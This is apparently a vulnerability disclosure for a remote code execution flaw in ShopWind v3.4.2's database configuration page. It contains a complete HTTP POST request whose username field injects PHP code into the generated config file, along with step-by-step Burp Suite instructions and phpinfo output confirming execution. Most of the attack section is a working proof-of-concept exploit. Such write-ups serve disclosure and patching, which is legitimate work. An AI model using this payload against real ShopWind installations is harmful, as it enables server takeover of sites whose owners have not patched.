The Rce of ShopWind

Description:

The vulnerability page is \backend\library\Database.php

http://host/admin/db/slave.html

ShopWind <= v3.4.2

ShopWind v3.4.2 has a RCE vulnerability in Database.php

[+]payload:

Plain Text | Copy


```
POST /admin/db/slave.html HTTP/1.1
Host: local.rapoo.top
Content-Length: 284
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://local.rapoo.top
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://local.rapoo.top/admin/db/index.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: switchHistory=website%2Fdb; UM_distinctid=1803c2602eb210-05a24410a265d9-1734337f-1fa400-1803c2602ec659; bjui_theme=purple; XDEBUG_SESSION=PHPSTORM; CNZZDATA1618465=cnzz_eid%3D555001816-1650273840-%26ntime%3D1650346840; _csrf-frontend=371af4132d0a63bf3fd1cef592f81eb327b3777adef9c212fea509b4f4521de5a%3A2%3A%7Bi%3A0%3Bs%3A14%3A%22_csrf-frontend%22%3Bi%3A1%3Bs%3A32%3A%22ZHmjMt0Y09HQJ2MvIMYc2FgP3TEEQ17l%22%3B%7D; advanced-frontend=079naqu5qs1gid2vfc05euv481; advanced-backend=p78poo8n9hl27mks17hf2vlgll; _csrf-backend=ad56049615f6ba364b544685b88bf7aef7baeca4c875a1af3133961cccb509bfa%3A2%3A%7Bi%3A0%3Bs%3A13%3A%22_csrf-backend%22%3Bi%3A1%3Bs%3A32%3A%22y-o088Wj2bIB0WpJf8fRaiplRoDM9rDq%22%3B%7D; goodsBrowseHistory=c28cb2b6cbbb56efe1b54af4962a1184b1ff4c069830e85977639ad55216dd9ba%3A2%3A%7Bi%3A0%3Bs%3A18%3A%22goodsBrowseHistory%22%3Bi%3A1%3Bs%3A2%3A%2226%22%3B%7D
Connection: close

host=localhost&port=3306&dbname=shopwind&username=root',phpinfo(),
        'password' => 'root',
        'attributes' =>
        array (
          2 => 10,
        ),
        'dsn' => 'mysql:host=localhost;port=3306;dbname=shopwind',
      ),
    ),
  ),
);/*&password=root

```

2.1 open the configure menu


Open background - Website - Database - configuration

2.2 Click add slave database


After opening the configuration window, fill in the content at will




2.3 capture the packet with burpsuite



2.4 Change the value of the username field to our POC



2.5 exeute success



You can also access the configuration file separately. The path is as follows

PHP Version 7.3.4

System	Windows NT DESKTOP-0UAEG7D 10.0 build 19043 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*